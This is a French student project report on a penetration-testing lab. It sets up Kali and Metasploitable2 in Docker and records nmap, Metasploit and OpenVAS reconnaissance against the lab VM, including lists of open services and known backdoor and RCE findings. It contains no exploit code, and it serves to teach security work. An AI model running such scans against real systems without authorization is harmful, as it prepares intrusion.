

Projet – Tests de pénétration

Mise en place de la plateforme de test

Choix des outils

Kali Linux et Parrot OS

Kali Linux et **Parrot OS** sont deux systèmes d'exploitation (OS) populaires basés sur Linux conçus spécifiquement pour les tests de pénétration et la sécurité informatique.

Voici un tableau comparatif des deux distributions :

Critère	Kali Linux	Parrot OS
Cible	Utilisateurs avancés	De débutant à expérimenté
Interface Utilisateur	Interface puissante, plutôt en ligne de commande. Environnement de bureau XFCE ou GNOME personnalisé.	Interface conviviale et épurée, plutôt graphique. Environnement de bureau MATE par défaut.
Ressources nécessaires	1 Go de RAM, 20 Go d'espace libre pour l'installation.	320 Mo de RAM, 16 Go d'espace libre pour l'installation.
Performances	Bonnes performances.	Meilleures performances.
Outils	Suite complète d'outils pour les tests de pénétration.	Suite complète d'outils pour les tests de pénétration. Outils supplémentaires (ex : Office)
Support et Mises à jour	Communauté forte d'utilisateurs. Approche Rolling release basée sur DebianTesting . Mises à jour continues et régulières.	

Metasploitable 2 et 3

Metasploitable2 et **Metasploitable3** sont des machines virtuelles (VM) vulnérables spécialement conçues pour les tests de pénétration. Elles permettent de pratiquer des attaques sans risquer de compromettre un vrai système.

Les principales différences entre ces deux VM sont que Metasploitable3 est open source et possède deux versions (Ubuntu et Windows) alors que Metasploitable2 n'est disponible qu'en version Linux. Aussi, Metasploitable3 construit dynamiquement l'image de la VM, contrairement à Metasploitable2 qui utilisait des snapshots tout prêts.

Sources

1. [Kali Linux vs Parrot OS: Which Pentesting Distro Is Best?](#)
2. [Parrot OS vs Kali Linux: Which is better? | Simplilearn](#)
3. [Difference between Kali Linux and Parrot OS - GeeksforGeeks](#)
4. [Metasploitable 2 Exploitability Guide | Metasploit Documentation - Rapid7](#)
5. [Metasploitable...v2 or v3? : r/hacking - Reddit](#)
6. [Home · rapid7/metasploitable3 Wiki · GitHub](#)
7. [GitHub - rapid7/metasploitable3: Metasploitable3 is a VM that is built ...](#)

Mise en place des outils

J'ai mis en place les machines virtuelles (VM) en utilisant **Docker** d'après l'article suivant : [Setting up metasploitable2 and kali in docker for pentesting](#)

En utilisant Docker plutôt que VirtualBox, j'ai un environnement plus léger et une trace de toutes les étapes d'installation grâce aux fichiers Dockerfile et docker-compose.yml.

Concrètement, j'ai mis en place 2 conteneurs sur un même sous-réseau :

- Kali Linux : 192.168.200.11 (l'attaquant)
- Metasploitable2 : Linux 192.168.200.13 (la victime)

Notion de vulnérabilité

MITRE

Le **MITRE** (Institut de technologie de l'information et de la recherche) joue un rôle essentiel dans la gestion des vulnérabilités. L'une de ses contributions majeures est le système **CVE** (*Common Vulnerabilities and Exposures*).

CVE attribue un identifiant unique à chaque vulnérabilité publiquement divulguée. Ces identifiants permettent de suivre et de référencer les vulnérabilités dans les systèmes d'information.

Le **CVSS** (*Common Vulnerability Scoring System*), également géré par le MITRE, fournit un score de criticité pour hiérarchiser les vulnérabilités. Il évalue des aspects tels que la gravité, l'exploitabilité et l'impact d'une vulnérabilité.

OWASP & WASC

OWASP (*Open Web Application Security Project*) et **WASC** (*Web Application Security Consortium*) sont deux organisations majeures dans le domaine de la sécurité des applications web.

OWASP se concentre sur la prévention des vulnérabilités en fournissant des ressources, des outils et des bonnes pratiques. Le projet **OWASP Top Ten** identifie les dix vulnérabilités les plus courantes dans les applications web.

WASC gère la base de données **WHID** (*Web Hacking Incidents Database*), qui recense les incidents de sécurité liés aux applications web. WHID se concentre sur les vulnérabilités activement exploitées par les attaquants.

Autres sources d'informations

Voici d'autres sources utiles pour surveiller les vulnérabilités des systèmes d'information :

- Les **CERTs** (*Computer Emergency Response Teams*) sont des centres de réponse aux incidents de sécurité informatique. Ils fournissent des alertes, des conseils et des informations sur les vulnérabilités.
- Les bases de données nationales sur les vulnérabilités (**NVD**)
- Les issues dans les projets open source

Sources

1. [CVE – Mitre](#)
2. [CVE - CVE Blog “A Look at the CVE and CVSS Relationship”](#)
3. [OWASP Web Hacking Incident Database | OWASP Foundation](#)
4. [OWASP Top 10 Vulnerabilities - Check Point Software](#)
5. [Web-Hacking-Incident-Database](#)
6. [CERT-FR – Centre gouvernemental de veille, d'alerte et de réponse aux ...](#)
7. [NIST - NATIONAL VULNERABILITY DATABASE](#)

Recherche des ports ouverts et des services exposés

NMAP

Recherche théorique

NMAP est un outil de sécurité informatique open-source qui propose une gamme complète de fonctionnalités pour l'analyse réseau, y compris la découverte d'hôtes, la cartographie du réseau, la détection des systèmes d'exploitation, l'analyse des ports, etc.

Il permet d'identifier les ports ouverts sur un système ainsi que les services fonctionnant sur ces ports et fournit des informations détaillées sur les versions des services.

Cet outil offre également des options avancées telles que la détection de vulnérabilités, la personnalisation des scans, la sauvegarde des résultats, etc.

Mise en œuvre pratique

Analyse des ports ouverts

```
(root@6a4642a30dfc)-[/]
# nmap 192.168.200.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 21:56 UTC
Nmap scan report for pentest-victim-1.pentest_pentest (192.168.200.13)
Host is up (0.0000070s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2121/tcp   open  ccproxy-ftp
3306/tcp   open  mysql
5432/tcp   open  postgresql
5900/tcp   open  vnc
6000/tcp   open  X11
6667/tcp   open  irc
8009/tcp   open  ajp13
8180/tcp   open  unknown
MAC Address: 02:42:C0:A8:C8:0D (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Identification des services exposés

```
(root@6a4642a30dfc)-[/]
# nmap -sV 192.168.200.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-24 21:56 UTC
Stats: 0:02:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.24% done; ETC: 21:59 (0:00:06 remaining)
Nmap scan report for pentest-victim-1.pentest_pentest (192.168.200.13)
Host is up (0.0000080s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  ingreslock?
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
...
MAC Address: 02:42:C0:A8:C8:0D (Unknown)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix,
Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 153.31 seconds
```

Automatisation

Voici un script permettant d'automatiser l'analyse des ports ouverts et des services exposés sur la machine Metasploitable2 à l'aide de NMAP.

```
#!/bin/bash

TARGET_IP="192.168.200.13"
OUTPUT_FILE="nmap.out"

# Analyse des ports
nmap $TARGET_IP -oN $OUTPUT_FILE

# Analyse des services
nmap -sV $TARGET_IP --append-output -oN $OUTPUT_FILE
```

Voici comment ajouter une entrée au cron Linux afin que notre script se lance automatiquement toutes les 5 minutes.

```
* /5 * * * * nmap.sh
```

Metasploit

Recherche théorique

Metasploit propose des modules spécialisés tels que *auxiliary/scanner/portscan/tcp* pour scanner les ports ouverts ou encore *auxiliary/scanner/portscan/ack* pour scanner les règles du pare-feu.

Par ailleurs, Metasploit permet de stocker les informations collectées dans une base de données PostgreSQL pour une utilisation ultérieure. Ces informations comprennent entre autres les données de l'hôte et les résultats des exploits. Les commandes qui gèrent la base de données commencent par le préfixe *db_* (voir [Managing the Database | Metasploit Documentation \(rapid7.com\)](#)). Par exemple, la commande *db_connect* permet de s'y connecter. Il existe également une version « base de données » de *nmap* : *db_nmap*

Analyse des ports ouverts

```
msf6 > search portscan
```

```
Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
-	----	-----	----	-----	-----
0	auxiliary/scanner/portscan/ftpbounce		normal	No	FTP Bounce Port Scanner
1	auxiliary/scanner/natpmp/natpmp_portscan		normal	No	NAT-PMP External Port Scanner
2	auxiliary/scanner/sap/sap_router_portscanner		normal	No	SAPRouter Port Scanner
3	auxiliary/scanner/portscan/xmas		normal	No	TCP "XMas" Port Scanner
4	auxiliary/scanner/portscan/ack		normal	No	TCP ACK Firewall Scanner
5	auxiliary/scanner/portscan/tcp		normal	No	TCP Port Scanner
6	auxiliary/scanner/portscan/syn		normal	No	TCP SYN Port Scanner
7	auxiliary/scanner/http/wordpress_pingback_access		normal	No	Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

```
msf6 > use 5
```

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.200.13
```

```
rhosts => 192.168.200.13
```

```
msf6 auxiliary(scanner/portscan/tcp) > run
```

```
[+] 192.168.200.13: - 192.168.200.13:22 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:23 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:21 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:25 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:80 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:111 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:139 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:445 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:514 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:512 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:513 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:1099 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:1524 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:2121 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:3306 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:3632 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:5432 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:5900 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:6000 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:6667 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:6697 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:8009 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:8180 - TCP OPEN
[+] 192.168.200.13: - 192.168.200.13:8787 - TCP OPEN
[*] 192.168.200.13: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Identification des services exposés

```

msf6 auxiliary(scanner/portscan/tcp) > db_nmap -sV 192.168.200.13
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 11:46 UTC
[*] Nmap: Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 90.48% done; ETC: 11:47 (0:00:04 remaining)
[*] Nmap: Nmap scan report for pentest-victim-1.pentest_pentest (192.168.200.13)
[*] Nmap: Host is up (0.0000080s latency).
[*] Nmap: Not shown: 979 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet       Linux telnetd
[*] Nmap: 25/tcp    open  smtp         Postfix smtpd
[*] Nmap: 80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind      2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec?
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi     GNU Classpath grmiregistry
[*] Nmap: 1524/tcp  open  ingreslock?
[*] Nmap: 2121/tcp  open  ftp          ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc          VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  x11          (access denied)
[*] Nmap: 6667/tcp  open  irc          UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
...
[*] Nmap: MAC Address: 02:42:C0:A8:C8:0D (Unknown)
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 152.87 seconds
msf6 auxiliary(scanner/portscan/tcp) > db_export -f xml -a msf.db
[*] Starting export of workspace default to msf.db [ xml ]...
[*] Finished export of workspace default to msf.db [ xml ]...

msf6 auxiliary(scanner/portscan/tcp) > services
Services
=====

host      port  proto  name      state  info
----
192.168.200.13 21    tcp    ftp       open   vsftpd 2.3.4
192.168.200.13 22    tcp    ssh       open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.200.13 23    tcp    telnet    open   Linux telnetd
192.168.200.13 25    tcp    smtp      open   Postfix smtpd
192.168.200.13 80    tcp    http      open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.200.13 111   tcp    rpcbind   open   2 RPC #100000
192.168.200.13 139   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.200.13 445   tcp    netbios-ssn open   Samba smbd 3.X - 4.X workgroup: WORKGROUP
192.168.200.13 512   tcp    exec?     open
192.168.200.13 513   tcp    login     open
192.168.200.13 514   tcp    tcpwrapped open
192.168.200.13 1099  tcp    java-rmi  open   GNU Classpath grmiregistry
192.168.200.13 1524  tcp    ingreslock open
192.168.200.13 2121  tcp    ftp       open   ProFTPD 1.3.1
192.168.200.13 3306  tcp    mysql     open   MySQL 5.0.51a-3ubuntu5
192.168.200.13 3632  tcp
192.168.200.13 5432  tcp    postgresql open   PostgreSQL DB 8.3.0 - 8.3.7
192.168.200.13 5900  tcp    vnc       open   VNC protocol 3.3
192.168.200.13 6000  tcp    x11       open   access denied
192.168.200.13 6667  tcp    irc       open   UnrealIRCd
192.168.200.13 6697  tcp
192.168.200.13 8009  tcp    ajp13     open   Apache Jserv Protocol v1.3
192.168.200.13 8180  tcp    http      open   Apache Tomcat/Coyote JSP engine 1.1
192.168.200.13 8787  tcp

```

Vérification des données stockées dans la base de données

Ici, on voit la table des hôtes dans laquelle figure l'adresse IP de notre victime.

The screenshot shows the HYDRA FOR ADMINER web interface. The left sidebar contains a menu with items like 'host_details', 'hosts', 'hosts_tags', 'listeners', 'loots', 'macros', 'metasploit_creden...', and 'metasploit_creden...'. The main content area is titled 'Sélectionner: hosts' and includes buttons for 'AFFICHER LES DONNÉES', 'AFFICHER LA STRUCTURE', 'MODIFIER LA TABLE', and 'NOUVEL ÉLÉMENT'. Below these buttons is a SQL query editor showing 'SELECT * FROM "hosts" LIMIT 50 (page 1) Modifier'. A search bar with 'Rechercher', 'Trier', 'Limite' (set to 50), and 'Longueur du texte' (set to 100) is present, along with a 'SÉLECTIONNER' button. The table below has columns: MODIFICATION, ID, CREATED_AT, ADDRESS, MAC, COMM, NAME, STATE, OS_NAME, OS_FLAVOR, and OS. One row is visible with ID 1, ADDRESS '192.168.200.13', MAC '02:42:c0:a8:c8:0d', NAME 'pentest-victim-1.pentest_pentest', and STATE 'alive'. Below the table are buttons for 'IMPORTER', 'EXPORTER', and 'CRÉER UNE TABLE'. A 'DÉCONNEXION' button is in the top right corner.

MODIFICATION	ID	CREATED_AT	ADDRESS	MAC	COMM	NAME	STATE	OS_NAME	OS_FLAVOR	OS
<input type="checkbox"/>	modifier	1	2024-02-27 11:45:19.386954	192.168.200.13	02:42:c0:a8:c8:0d	pentest-victim-1.pentest_pentest	alive	Linux	NULL	NUL

Ici, la table des services recense les informations sur les ports ouverts de la victime et les services potentiellement vulnérables associés.

The screenshot shows the HYDRA FOR ADMINER web interface with the 'services' table selected. The left sidebar menu is visible. The main content area is titled 'Sélectionner: services' and includes the same buttons as the previous screenshot. The SQL query editor shows 'SELECT * FROM "services" LIMIT 50 (page 1) Modifier'. The search bar is identical. The table below has columns: MODIFICATION, ID, HOST_ID, CREATED_AT, PORT, PROTO, STATE, NAME, UPDATED_AT, and INFO. Several rows are visible, each with a 'modifier' button. The first row has ID 16, HOST_ID 1, PORT 3632, PROTO 'tcp', STATE 'open', NAME 'NULL', and INFO '2024-02-27 11:45:22.809746'. The last row has ID 5, HOST_ID 1, PORT 80, PROTO 'tcp', STATE 'open', NAME 'http', and INFO '2024-02-27 11:49:30.751921'. A 'DÉCONNEXION' button is in the top right corner.

MODIFICATION	ID	HOST_ID	CREATED_AT	PORT	PROTO	STATE	NAME	UPDATED_AT	INFO
<input type="checkbox"/>	modifier	16	1	2024-02-27 11:45:22.809746	3632	tcp	open	NULL	2024-02-27 11:45:22.809746
<input type="checkbox"/>	modifier	21	1	2024-02-27 11:45:25.763044	6697	tcp	open	NULL	2024-02-27 11:45:25.763044
<input type="checkbox"/>	modifier	24	1	2024-02-27 11:45:27.465415	8787	tcp	open	NULL	2024-02-27 11:45:27.465415
<input type="checkbox"/>	modifier	3	1	2024-02-27 11:45:19.446233	21	tcp	open	ftp	vsftpd 2.3.4
<input type="checkbox"/>	modifier	1	1	2024-02-27 11:45:19.401446	22	tcp	open	ssh	OpenSSH 4.7pl Debian Bubuntul prot
<input type="checkbox"/>	modifier	2	1	2024-02-27 11:45:19.429825	23	tcp	open	telnet	Linux telnetd
<input type="checkbox"/>	modifier	4	1	2024-02-27 11:45:19.470209	25	tcp	open	smtp	Postfix smtpd
<input type="checkbox"/>	modifier	5	1	2024-02-27 11:45:19.554017	80	tcp	open	http	Apache httpd 2.2.8 (Ubuntu) DAV/2

Recherche des vulnérabilités

OpenVAS

Recherche théorique

OpenVAS est un outil open source de scan de vulnérabilités très complet. Voici quelques-unes de ses capacités qui vont nous intéresser pour la recherche de vulnérabilités de services accessibles via le réseau :

- **Scan de ports** : OpenVAS peut scanner les ports ouverts sur une machine, ce qui permet d'identifier les services en cours d'exécution et d'évaluer leur sécurité.
- **Scan de vulnérabilités** : OpenVAS recherche activement des vulnérabilités connues dans les services et applications accessibles via le réseau. Il utilise une base de données de tests de vulnérabilité appelée Network Vulnerability Tests (NVT).

Une fois les scans effectués, il est possible de générer des rapports en différents formats (PDF, XML, etc.).

OpenVAS tire parti de diverses sources d'informations et de techniques pour identifier les vulnérabilités et les expositions potentielles dans les systèmes scannés. Ces sources sont régulièrement mises à jour. En voici une liste non exhaustive :


- **CVE** (Common Vulnerabilities and Exposures) : OpenVAS utilise des informations sur les vulnérabilités répertoriées dans la base de données CVE pour détecter les failles potentielles.
- **CPE** (Common Platform Enumeration) : OpenVAS peut identifier les produits et les versions spécifiques en utilisant les identifiants CPE. Cela permet de cibler des vulnérabilités spécifiques à certaines versions logicielles.
- **NVT** (Network Vulnerability Tests) : Les NVT sont les scripts et plugins qui effectuent les tests de vulnérabilité. OpenVAS utilise une vaste bibliothèque de NVT pour détecter les vulnérabilités.

Mise en œuvre pratique

La communauté Greenbone fournit des images Docker prédéfinies pour utiliser OpenVAS (voir [Greenbone Community Containers 22.4](#)). Il s'agit d'une architecture de services distribués, où chaque service est exécuté dans un conteneur dédié.

L'orchestration de ces services se fait via un fichier docker-compose.


Configuration de la cible



Configuration d'une tâche


J'ai créé deux tâches : l'une utilisant la configuration de scan « Base » (plus rapide), l'autre « Full and fast » (plus lent mais plus complet).

J'ai laissé les valeurs par défaut pour la plupart des options, notamment la QoD (quality of detection) à 70% qui décrit la fiabilité de la détection (voir [What is the significance of QoD in OpenVAS NVT?](#)).



Résultats

Après avoir lancé le scan et attendu plusieurs minutes, on peut analyser les résultats.



The screenshot shows the Greenbone Security Assistant interface. At the top, there's a navigation bar with tabs: Dashboards, Scans, Assets, Resilience, SecInfo, Configuration, Administration, and Help. Below this is a filter bar and a report header for 'Sun, Mar 3, 2024 9:59 AM UTC'. The main content area displays a table of vulnerabilities. The table has columns for Vulnerability, Severity, QoD, Host IP, Name, Location, and Created. The vulnerabilities listed include Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities, The rexec service is running, Possible Backdoor: Ingreslock, Operating System (OS) End of Life (EOL) Detection, rlogin Passwordless Login, TWiki XSS and Command Execution Vulnerabilities, vsftpd Compromised Source Packages Backdoor Vulnerability, vsftpd Compromised Source Packages Backdoor Vulnerability, Apache Tomcat AJP RCE Vulnerability (Ghostcat), DistCC RCE Vulnerability (CVE-2004-2687), VNC Brute Force Login, PostgreSQL Default Credentials (PostgreSQL Protocol), UnrealIRCd Authentication Spoofing Vulnerability, SSH Brute Force Logins With Default Credentials Reporting, Java RMI Server Insecure Default Configuration RCE Vulnerability, Riello NetMan 204 Default Credentials (SSH), PHP-CGI-based setups vulnerability when parsing query string parameters from php files, and UnrealIRCd Backdoor.

Vulnerability	Severity	QoD	Host IP	Name	Location	Created
Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	10.0 (High)	99 %	192.168.200.13	pentest-victim-1.pentest_default	8787/tcp	Sun, Mar 3, 2024 10:19 AM UTC
The rexec service is running	10.0 (High)	80 %	192.168.200.13	pentest-victim-1.pentest_default	512/tcp	Sun, Mar 3, 2024 10:15 AM UTC
Possible Backdoor: Ingreslock	10.0 (High)	99 %	192.168.200.13	pentest-victim-1.pentest_default	1524/tcp	Sun, Mar 3, 2024 10:21 AM UTC
Operating System (OS) End of Life (EOL) Detection	10.0 (High)	80 %	192.168.200.13	pentest-victim-1.pentest_default	general/tcp	Sun, Mar 3, 2024 10:13 AM UTC
rlogin Passwordless Login	10.0 (High)	80 %	192.168.200.13	pentest-victim-1.pentest_default	513/tcp	Sun, Mar 3, 2024 10:12 AM UTC
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80 %	192.168.200.13	pentest-victim-1.pentest_default	80/tcp	Sun, Mar 3, 2024 10:15 AM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 %	192.168.200.13	pentest-victim-1.pentest_default	6200/tcp	Sun, Mar 3, 2024 10:20 AM UTC
vsftpd Compromised Source Packages Backdoor Vulnerability	9.8 (High)	99 %	192.168.200.13	pentest-victim-1.pentest_default	21/tcp	Sun, Mar 3, 2024 10:20 AM UTC
